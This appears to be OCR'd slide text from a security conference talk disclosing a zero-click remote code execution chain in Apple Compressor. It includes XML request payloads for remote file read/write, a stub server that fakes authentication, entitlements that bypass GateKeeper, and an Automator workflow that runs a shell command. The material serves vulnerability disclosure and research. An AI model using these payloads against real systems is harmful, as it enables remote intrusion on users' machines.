
post /CXMLDOServer/doQuery

temporary control server 62317

```
<do-query>
 <method>transferFile</method>
 <arg>
   <args>
     <receiverURL>tcp://{host}:{port}</receiverURL>
     <bufferSize>{filesize}</bufferSize>
     <bufferCount>1</bufferCount>
     <threadRelativePriority>0</threadRelativePriority>
   </args>
 </arg>
</do-query>
```

data port 12345


attacker
victim
contentcontroller:com.apple.qmaster.contentagent
post /CXMLDOServer/doQuery
temporary control server 62317
<do-query>
<method>getTransferStatus</method>
<arg><args/></arg>
</do-query>
data port 12345


attacker
victim
contentcontroller:com.apple.qmaster.contentagent
temporary control server 62317
pipe file content back
data port 12345

Upload File


- Similar protocol, the other way around
- Needs to implement a self-signed https server
  - The victim does not validate cert
  - Type: content listener
- receiveFile method

```
from aiohttp import web

app = web.Application()
app.add_routes(
   [
       web.post(
           "/CDOServer/authenticate",
           lambda request: web.Response(text="result:"),
       ),
       web.post("/CXMLDOServer/doQuery", handle_query),
   ]
)
```

Upload File

```
<do-query>
    <method>receiveFile</method>
    <arg>
        <args>
            <remoteFileURL>file:///does-not-matter</remoteFileURL>
            <localFileURL>file://{path}</localFileURL>
            <remoteAccessURL>conxfer://{self_host}:{content_listener_port}</remoteAccessURL>
        </args>
    </arg>
</do-query>
```



Full RCE

- Absolute path read/write
- Launch app by path 🔥
- Run any Automator workflow 🔥

App Sandbox?

- First report was for Compressor 4.8 in November 2024
- Did not patch the bugs, but hardened with App Sandbox since 4.9
- App Sandbox makes arbitrary app launch malfunction
- However too many entitlements make sandbox useless

Full Disk Access?

```
<key>com.apple.security.temporary-exception.files.absolute-path.read-write</key>
<array>
   <string>/</string>
   <string>/private/var/db/nsurlstoraged/</string>
</array>
```

- Path not limited by App Sandbox
- Still restricted by TCC and SIP
- Doesn’t matter to RCE

GateKeeper Exemption


```
<key>com.apple.security.files.user-selected.executable</key>
<true/>
<key>com.apple.security.temporary-exception.sbpl</key>
<array>
   <string>(allow qtn-user)</string>
</array>
```

Seems like when your app has both entitlements (one is sandbox rule), it gets no GateKeeper


Leaving it as a practise for readers to figure out :(

Workflow Action

- Open with Application is broken by App Sandbox
- Use Workflow
- Minimal Automator workflow bundle
  - `file.workflow/Contents/Info.plist`
  - `file.workflow/Contents/document.wflow`


Untitled
Edited
Library
Media
Record
Step
Stop
Run
Actions
Variables
run
Library
Calendar
Contacts
Developer
Files & Folders
Internet
Mail
Movies
Music
PDFs
Photos
Presentations
Text
Utilities
Most Used
Run AppleScript
Run JavaScript
Run Self-Test
Run Shell Script
Run Web Service
Run Workflow
Run Shell Script
Shell: /bin/zsh
Pass input: to stdin
cat
Results
Options
Log
Duration
Run Shell Script
This action executes a Unix shell script.
Input: Text
Result: Text
Version: 2.0.3

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
 <key>actions</key>
 <array>
   <dict>
     <key>action</key>
     <dict>
       <key>ActionBundlePath</key>
       <string>/System/Library/Automator/Run Shell Script.action</string>
       <key>ActionParameters</key>
       <dict>
         <key>COMMAND_STRING</key><string>id > /tmp/pwned</string>
         <key>shell</key><string>/bin/zsh</string>
       </dict>
     </dict>
   </dict>
 </array>
</dict>
</plist>
```



ZHI ZHOU

"Queen B: Apple Compressor 0-click RCE"

Objective by the Sea

Bonus bug: LPE

- Privileged helper
  - `/Library/PrivilegedHelperTools/com.apple.Compressor.SMBSharingTool`
- XPC delegate only checks for process name
- We do not cover local bug in this talk

Tip: turn on firewall on macOS
Block all incoming connections

Takeaways

Takeways

- DVWA, but in Objective-C++
  - Even has XXE!
  - Gain absolute path r/w
- Stop writing web server on desktop softwares
  - Client engineer often lack experience on securing web
  - Only to increase remote attack surfaces
- RE on macOS app
  - frida and some static decompilation
- macOS post Exploitation tricks
  - Read username from known path
  - How to render App Sandbox useless

Q&A

Objective by the Sea

version 8.0

Thank you Beyoncé

References

Final Cut Pro for Mac - Compressor

TLS - Wireshark Wiki

Frida • A world-class dynamic instrumentation toolkit

Gatekeeper and runtime protection in macOS

Automator User Guide for Mac